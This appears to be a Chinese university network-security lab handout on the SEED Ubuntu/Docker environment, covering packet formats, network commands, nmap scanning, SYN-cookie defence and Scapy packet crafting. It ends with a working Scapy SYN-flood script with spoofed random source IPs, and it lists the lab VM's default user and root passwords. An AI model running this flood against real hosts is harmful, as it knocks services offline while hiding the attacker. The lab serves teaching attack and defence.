


❖ 第4层：UDP数据报的结构






第3层：IP数据报的格式





第2层：以太网的帧结构





- Ubuntu Seed虚拟机下载地址：
 - QQ群空间
- 虚拟机软件：vmware (15.5.0及兼容版本) + vmware tools
- ubuntu系统的用户密码
 - 普通用户： seed 密码:dees
 - 超级用户： root 密码： seedubuntu
- 实验采用一个虚拟机，多个docker容器来完成



❖ docker

- ❖ Docker在宿主机器的操作系统上创建Docker引擎，直接在宿主主机的操作系统上调用硬件资源，而不是虚拟化操作系统和硬件资源，所以操作速度快。
- ❖ 各容器之间采用沙箱技术，相互独立，互不干扰
- ❖ 灵活的网络配置，可以根据需要搭建各种网络拓扑的架构



❖ 容器查看

- `docker ps -a`, 可以看到已有一个server

❖ 容器创建

- `docker run -it --name=user --hostname=user --privileged "seedubuntu" /bin/bash`

❖ 容器启用/停止

- `docker start/stop 容器名`

容器之间拷贝数据:

`docker cp 容器名:文件路径 容器名:文件路径`

`docker cp test.py server:/home/seed/`

❖ 进入容器的命令行

- `docker exec -it 容器名 /bin/bash`

❖ 删除容器(实验未完成前不要删除)

- `docker rm 容器名`



❖ 建议：先删除容器server

- `docker rm server` (内置的容器没有修改hostname)
- 如果容器正在运行，则先stop容器，再删除


❖ 重新创建server

- `docker run -it --name=server --hostname=server --privileged "seedubuntu" /bin/bash`

❖ 查看容器

- `docker ps`

2 搭建实验环境





❖ 命令：ifconfig

- 查看接口的IP、MAC地址、掩码等信息
- ifconfig还可以手动设置网络参数（如果虚拟机无法自动获得ip地址，可以手动设置）

ifconfig 接口名 ip地址 netmask 掩码

例如：**sudo ifconfig eth0 192.168.2.2 netmask 255.255.255.0**

（192.168.x.x的默认掩码是255.255.255.0, 10.x.x.x的默认掩码是255.0.0.0，不是默认掩码的，后面的掩码参数不能省略）

ifconfig的更多使用方法可以用**ifconfig --help**或者**man ifconfig** 查看

3 Linux下网络命令——查看自己主机的网络信息



❖ 命令：route -n

- 查看系统的路由，缺省网关
- 缺省网关

```
kali@kali:~/Desktop$ route -n
Kernel IP routing table
Destination    Gateway        Genmask         Flags Metric Ref    Use Iface
0.0.0.0        192.168.29.2   0.0.0.0         UG    100    0      0 eth0
192.168.29.0   0.0.0.0        255.255.255.0   U      100    0      0 eth0
kali@kali:~/Desktop$
```

- 也可以用route手动设置缺省网关：

`sudo route add default gw 网关地址`

例如：`sudo route add default gw 192.168.2.1`

route的更多使用方法可以用`route --help` 或 `man route` 查看

3 Linux下网络命令——查看自己主机的网络信息



❖ 命令：arp -n

- 查看本机的ARP缓存

```
kali@kali:~/Desktop$ arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.29.254    ether    00:50:56:fd:3f:1a  C             eth0
192.168.29.2      ether    00:50:56:e4:25:bb  C             eth0
kali@kali:~/Desktop$
```

❖ 利用arp缓存可以查看本网络其它主机的ip和mac地址



❖ 查看网络端口连接情况

■ 命令：netstat

- `sudo netstat -na` 查看所有的连接，包括tcp、udp、unix本机通信的端口
- `sudo netstat -nat` 查看tcp连接，处于监听状态的说明是本机开启的服务
- 加上-p参数可以进一步查看是哪个进程打开的端口
- `sudo netstat -r` 也可以查看路由
- 更多用法参见`netstat --help` 或者`man netstat`



❖ 扫描靶机

- 命令：nmap
 - 具体使用方法见指导手册

❖ TCP SYN-Flooding攻击

- 攻击原理：攻击机会向靶机的目标端口发起大量的连接请求，导致靶机处理不过来，正常的服务不能提供了。
 - 命令：netwox（具体使用方法见指导手册，运行时需要sudo执行）
 - 根据nmap的扫描结果（以及此文档前面的内容），靶机开启了web服务，使用的端口是TCP 80端口，因此攻击的目标端口为TCP 80。
-

4 网络监控与防范



❖ 靶机方监控:

- `netstat`查看网络连接情况(`netstat -nat`)
- `top`命令查看系统当前mem、cpu使用情况是否有大的变化

❖ 靶机防范与验证

- 开启SYN-COOKIE机制 (Syn-cookie为linux针对tcp syn-flooding攻击的一种防范机制)
 - 先查看syn-cookie选项是否为1: `sudo sysctl net.ipv4.tcp_syncookies`
 - 不为1的话, 可以通过`sudo sysctl net.ipv4.tcp_syncookies=1` 开启
- 关闭syncookie, `sudo sysctl net.ipv4.tcp_syncookies=0`
- 验证: 对比打开和关闭syn-cookie的选项, 看SYN-Flooding是否有效



❖ 靶机找出攻击者

- 若攻击者未开启伪造源IP: netstat可以找出攻击者
- 若攻击者开启伪造源IP: netstat无法找出, 怎么办?
- 提示: wireshark或者tcpdump抓包分析, 找出源MAC地址, 再根据MAC地址找出真正的源IP. (How?)





- ❖ 功能强大，用Python编写的交互式数据包处理程序
- ❖ 能让用户发送、嗅探、解析，以及伪造网络报文，可用来侦测、扫描和向网络发动攻击。
- ❖ 能处理扫描、路由跟踪、探测、单元测试、攻击和发现网络之类的传统任务。
- ❖ 可以代替hping, arpspoof, arp-sk, arping, p0f, 甚至是部分的nmap, tcpdump和tshark的功能。
- ❖ 主要做两件事：发送报文和接收回应



- ❖ 使用scapy，更像是建造一个新的工具，不是处理上百行的C程序代码，只需要几行代码
 - 例如，嗅探报文，调用sniff()函数就可以实现
 - ARP欺骗，调用sendp()函数就可以
- ❖ 允许用户将一个或一系列报文描述成为一个个堆起来的层(layer)
 - Ether()/ARP() (ARP报文，下层封装为以太帧)
 - IP()/TCP() (TCP报文，下层封装IP首部)



- ❖ ls(): 列出支持的协议
- ❖ lsc(): 查看支持的命令 (函数)
- ❖ 查看某种协议的参数名及默认值

- ls(IP)
- ls(TCP)
- ls(UDP)
- ls(ARP)
- ...

```
>>> ls(IP)
version      : BitField (4 bits)           = (4)
ihl          : BitField (4 bits)           = (None)
tos          : XByteField                  = (0)
len          : ShortField                  = (None)
id           : ShortField                  = (1)
flags        : FlagsField (3 bits)         = (<Flag 0 ()>)
frag         : BitField (13 bits)          = (0)
ttl          : ByteField                   = (64)
proto        : ByteEnumField               = (0)
chksum       : XShortField                 = (None)
src          : SourceIPField               = (None)
dst          : DestIPField                 = (None)
options      : PacketListField             = ([])
```

知乎 @弈心



❖ 构造一个到目的地址192.168.2.21的IP报文

- `ip = IP(dst='192.168.2.21')`

- `ip =`

❖ 查看报文

- `ls(ip)`

❖ 发送IP报文

- `send`

```
>>> ip=IP(dst='192.168.2.21')
>>> ls(ip)
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                   = 64         (64)
proto        : ByteEnumField              = 0          (0)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '192.168.2.20' (None)
dst          : DestIPField                = '192.168.2.21' (None)
options      : PacketListField            = []         ([])
>>> |
```

❖ 一条命令执行构造并发送IP报文:

- `send(IP(dst= '192.168.2.21'), iface= 'eth0')`



❖ 发送和接收IP报文

- `sr()`、`sr1()`
- `sr(IP(dst = '192.168.2.21') / ICMP())`

❖ 应答包列表`ans`(响应报文)，`unans`（未响应报文）

- `ans, unans = sr(IP(dst = '192.168.2.21') / ICMP())`

❖ 查看响应报文的信息

- `Show()`、`summary()`，`nsummary()`
- `ans.show()`，`unans.show()`，`ans.summary()`，有多个报文序列的话，还可以用数组下标来具体看每个报文的信息，比如`ans[0]`，`ans[1]`
- `ans[0][0]`(`ans[0]`的请求报文)，`ans[0][1]`（`ans[0]`的响应报文）



❖ 构造源端口为30，目的端口80的tcp报文

- `ans, unans = sr(IP(dst = "192.168.2.21") / TCP(sport = 30, dport = 80, flags = "S"))`

❖ 源端口随机 `RandShort()`, `RandNum()`, `Fuzz()`

- `ans, unans = sr(IP(dst = "192.168.2.21") / TCP(sport = RandShort(), dport = 80, flags = "S"))`
- `ans, unans = sr(IP(dst = "192.168.2.21") / TCP(sport = RandNum(2000,3000), dport = 80, flags = "S"))`
- `ans, unans = sr(IP(dst = "192.168.2.21") / fuzz(TCP(dport = 80, flags = "S"))), (可省略sport)`

6 攻击实现 ——TCP SYN-Flood攻击



```
#!/usr/bin/python
```

```
from scapy.all import *
```

```
from ipaddress import IPv4Address
```

```
from random import getrandbits
```

```
def __get_random_ip():
```

```
    return str(IPv4Address(getrandbits(32)))
```

```
i=0
```

```
while True:
```

```
    print(i)
```

```
    send(IP(src=__get_random_ip(), dst = "172.17.0.2",id=2345+i) / TCP(sport = RandShort(), dport = 80, flags =  
"S"))
```

```
    i=i+1
```